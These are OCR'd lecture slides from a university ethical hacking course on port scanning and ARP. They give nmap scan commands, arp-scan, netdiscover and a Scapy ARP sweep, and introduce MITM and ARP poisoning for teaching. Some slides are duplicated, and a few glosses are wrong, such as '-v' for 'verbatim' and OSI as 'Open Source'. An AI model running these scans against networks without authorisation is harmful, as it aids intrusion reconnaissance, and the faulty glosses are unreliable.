    - ✓ For example, SYN, ACK (SYN-ACK) means both SYN and ACK flags are set to 1.
  - ➢ Note that the SYN and ACK flags will not be used in NULL, FIN and Xmas scans.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

TCP Scan (Full Open Scan)

- TCP scan performs the usual three-way handshake to determine if the host (server)'s port is open



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

TCP Scan (Full Open Scan)

- Properties of TCP scan
  - ➢The result is reliable.
  - ➢It is "noisy" meaning multiple scanning attempts can be detected.
    - ✓ It creates more traffic.
  - ➢Nmap command:

```
nmap –sT –v  <target IP address>
```


  * -v ("verbatim") detailed information about the scanning.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

SYN Scan (Half Open Scan)

- In SYN scan, the attacker sends RST instead of ACK upon receiving SYN, ACK (SYN–ACK) at the end of the three-way handshake



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

SYN Scan (Half Open Scan)

- Properties of SYN scan
  - Less noisy than the TCP scan.
  - Nmap command:

```
nmap -sS -v  <target IP address>
```


  - Arguably, it is *the most frequently-used* scanning method.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Xmas Scan

- In Xmas scan, the attacker sends a packet with PSH, FIN, URG flags (to create confusion) → If the server is not responding, the port is considered *open or filtered*.




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

FIN Scan

- The attacker sends a packet with a FIN flag at the beginning → If the server is not responding, the port is considered *open or filtered*.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Properties of Xmas and `FIN` Scans


- In fact, the two scans yield the same result.
  - *Less likely to trigger the firewall* that checks the SYN flag is set.
  - The result is not reliable and it is known to be slow sometimes.
  - Nmap commands:
    - ✓Xmas scan: `nmap –sX –v <target IP address>`
    - ✓FIN scan: `nmap –sF –v <target IP address>`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ACK Scan

- This scan is based on the fact that when ACK is received, an unfiltered host must respond with RST: Used to determine a port is filtered or unfiltered.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ACK Scan

- Properties of ACK scan
  - The result is less reliable and sometimes slow too.
  - Nmap command:

```
nmap –sA –v  <target IP address>
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Nmap States Summary

- `open`: There is an application accepting TCP/UDP connection.
  - Can be a result of TCP and SYN scans.
- `closed`: There is no application listening on the port.
  - Can be a result of TCP, SYN, XMAS, NULL and FIN scans.
- `filtered`: There is a packet filtering mechanism or device blocking the probe. (Nmap cannot determine whether the port is open or not.)
  - **Can be a result of ACK scan**.
- `unfiltered`: The port is accessible. (Nmap cannot determine whether the port is open or not.)
  - **Can be a result of ACK scan**.
- `open|filtered`: The port is open or filtered. (Nmap is unable to determine which one.)
  - Can be a result of XMAS, NULL and FIN scans.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning

- ARP host recovery
  - The Address Resolution Protocol (ARP) maps system's MAC address (hardware address) to its IP address.
  - An ARP can send ARP request to every host on a subnet: If an ARP reply is received, that host is considered "live".
  - As it operates below the layers of ICMP/TCP/UDP, it can bypass firewall, the attacker needs to be located on the same local network.
  - Ex) `arp-scan 192.169.8.2 - 192.169.8.10`

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning Example

- ARP Scanning can be visualized through Wireshark.
  - ➢ARP scan with Scapy
    - ✓`ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst = ips), timeout = 2, iface = interface, inter = 0.1)` where `ips` is ip addresses such as “10.0.2.0/30” and `iface` is the network interface name such as “eth0”.

Source	Destination	Protocol	Length	Info
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.0? Tell 10.0.2.6
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.1? Tell 10.0.2.6
RealtekU_12:…	PcsCompu_22:a4:…	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.6
RealtekU_12:…	PcsCompu_22:a4:…	ARP	60	10.0.2.2 is at 52:54:00:12:35:00
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.3? Tell 10.0.2.6
PcsCompu_7f:…	PcsCompu_22:a4:…	ARP	60	10.0.2.3 is at 08:00:27:7f:9f:d0

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning Example

- ARP addresses is cached in the OS. The `arp -a` command to view and modify the ARP table entries on the local computer.
- The command can be used to display all the known connected hosts on the target's local network segment (if they have been active and in the cache).

```
$ arp -a
Net to Media Table: IPv4
Device   IP Address               Mask      Flags      Phys Addr
------ -------------------- --------------- -------- ---------------
aggr557001 pan-SharedCompute-557-router.its.uow.edu.au 255.255.255.255
00:1b:17:00:01:26
igb0   scylla.cs.uow.edu.au 255.255.255.255 SPLA     00:21:28:f1:a2:dc
igb0   pan-VirtualInfra-553-router.its.uow.edu.au 255.255.255.255          00:1b
:17:00:01:26
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 3-1 ARP and ARP Poisoning

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP (Address Resolution Protocol)

- ARP
  - ➢ARP is a Data Link protocol (Layer 2).

OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example		Central Device/ Protocols			DOD4 Model
Application (7) Serves as the window for users and application processes to access the network services.	**End User layer** Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management		**User Applications** SMTP		**GATEWAY**	Process
Presentation (6) Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.	**Syntax layer** encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • **Character Set Translation**		JPEG/ASCII EBDIC/TIFF/GIF PICT			
Session (5) Allows session establishment between processes running on different stations.	**Synch & send to ports** (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.		**Logical Ports** RPC/SQL/NFS NetBIOS names			
Transport (4) Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.	**TCP** Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	PACKET FILTERING	TCP/SPX/UDP			Host to Host
Network (3) Controls the operations of the subnet, deciding which physical path the data takes.	**Packets** ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting		**Routers** IP/IPX/ICMP		Can be used on all layers	Internet
Data Link (2) Provides error-free transfer of data frames from one node to another over the Physical layer.	**Frames** ("envelopes", contains MAC address) [NIC card —— Switch —— NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control		**Switch** **Bridge** **WAP** PPP/SLIP	Land Based Layers		Network
Physical (1) Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.	**Physical structure** Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts		**Hub**			

ARP

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics


- ARP (Address Resolution Protocol)
  - A network protocol used to discover the hardware (**MAC**) address of a host from an IP address.
  - ARP is used on Ethernet LANs when hosts want to communicate with each other and they should know each other's MAC address.
  - It is a simple request-reply protocol; **ARP request** messages are used to request the MAC address, while **ARP reply** messages are used to send the requested MAC address.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- Scenario




Host A wants to communicate with Host B with IP 10.0.2.4.
Host A does not know Host B's MAC address.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- Scenario




Host A sends ARP request to broadcast address. Switch will flood this request to all interfaces.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- Scenario




Once Host B receives this request, it processes the request and prepares ARP reply containing MAC address of Host B.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- Scenario



ARP reply will be relayed to Host A.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning – Preparation

- Features of ARP packet
  - ➢ICMP can be filtered by a host's local firewall, while ARP requests cannot be blocked because ARP requests are not routed on a TCP/IP network. → ARP can be used to discover hosts that are directly connected to the same network hub or switch.
- Assumption
  - ➢We assume that an attacker has obtained access to a target's internal network
    - ✓For example, a hacker has gained access to our university network having obtained username/password of some student/staff

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- `arp` command
  - This command is to display and modify a current ARP cache.
  - Each host will use the ARP cache first to resolve the address of the neighbor.
  - `-a` option will display the device name, IP address, HW address (MAC address), HW type and network interface.
  - If the cache does not contain the information required to resolve the address then a request is sent to every device (machine) on the network.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- `netdiscover`
  - A tool used to discover the connected clients to the current network interface.
  - Shows basic information about the clients: IP and MAC address and the hardware manufacturers of the clients' network card.
  - Passive mode: This mode does not generate any packet on the network, it just sniffs arp request on the network.
    - ✓ `netdiscover -i [INTERFACE] -p`
  - Active mode: This mode allows to find nodes by sending arp requests
    - ✓ Command structure: `netdiscover -i [INTERFACE] -r [RANGE]`
  - Note that `RANGE` should be given as CIDR notations like 10.0.2.1/24.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning

- ARP host recovery
  - The Address Resolution Protocol (ARP) maps system's MAC address (hardware address) to its IP address.
  - An ARP can send ARP request to every host on a subnet: If an ARP reply is received, that host is considered "live".
  - As it operates below the layers of ICMP/TCP/UDP, it can bypass firewall, the attacker needs to be located on the same local network.
  - Ex) `arp-scan 192.169.8.2 - 192.169.8.10`

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning Example

- ARP Scanning can be visualized through Wireshark.
  - ➢ARP scan with Scapy
    - ✓`ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst = ips), timeout = 2, iface = interface, inter = 0.1)` where `ips` is ip addresses such as “10.0.2.0/30” and `iface` is the network interface name such as “eth0”.

Source	Destination	Protocol	Length	Info
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.0? Tell 10.0.2.6
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.1? Tell 10.0.2.6
RealtekU_12:…	PcsCompu_22:a4:…	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.6
RealtekU_12:…	PcsCompu_22:a4:…	ARP	60	10.0.2.2 is at 52:54:00:12:35:00
PcsCompu_22:…	Broadcast	ARP	42	Who has 10.0.2.3? Tell 10.0.2.6
PcsCompu_7f:…	PcsCompu_22:a4:…	ARP	60	10.0.2.3 is at 08:00:27:7f:9f:d0

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Scanning Example

- ARP addresses is cached in the OS. The `arp -a` command to view and modify the ARP table entries on the local computer.
- The command can be used to display all the known connected hosts on the target's local network segment (if they have been active and in the cache).

```
$ arp -a
Net to Media Table: IPv4
Device   IP Address               Mask      Flags      Phys Addr
------ -------------------- --------------- -------- ---------------
aggr557001 pan-SharedCompute-557-router.its.uow.edu.au 255.255.255.255
00:1b:17:00:01:26
igb0   scylla.cs.uow.edu.au 255.255.255.255 SPLA     00:21:28:f1:a2:dc
igb0   pan-VirtualInfra-553-router.its.uow.edu.au 255.255.255.255          00:1b
:17:00:01:26
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Man-In-the-Middle (MITM)

- MITM
  - An attack where the attacker secretly relays and possibly modifies the communication between two parties, who believe they are directly communicating with each other.
  - The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones.

    Alice ←→ Bob: Normal communication

    Alice ←→Charlie (attacker) ←→ Bob: MITM

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- ARP Poisoning (Sometimes called ARP Spoofing)
  - ➢An attacker can exploit the fact that
  1) ARP request/reply is trusted
  2) Clients can accept any responses even if they did not send a request

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

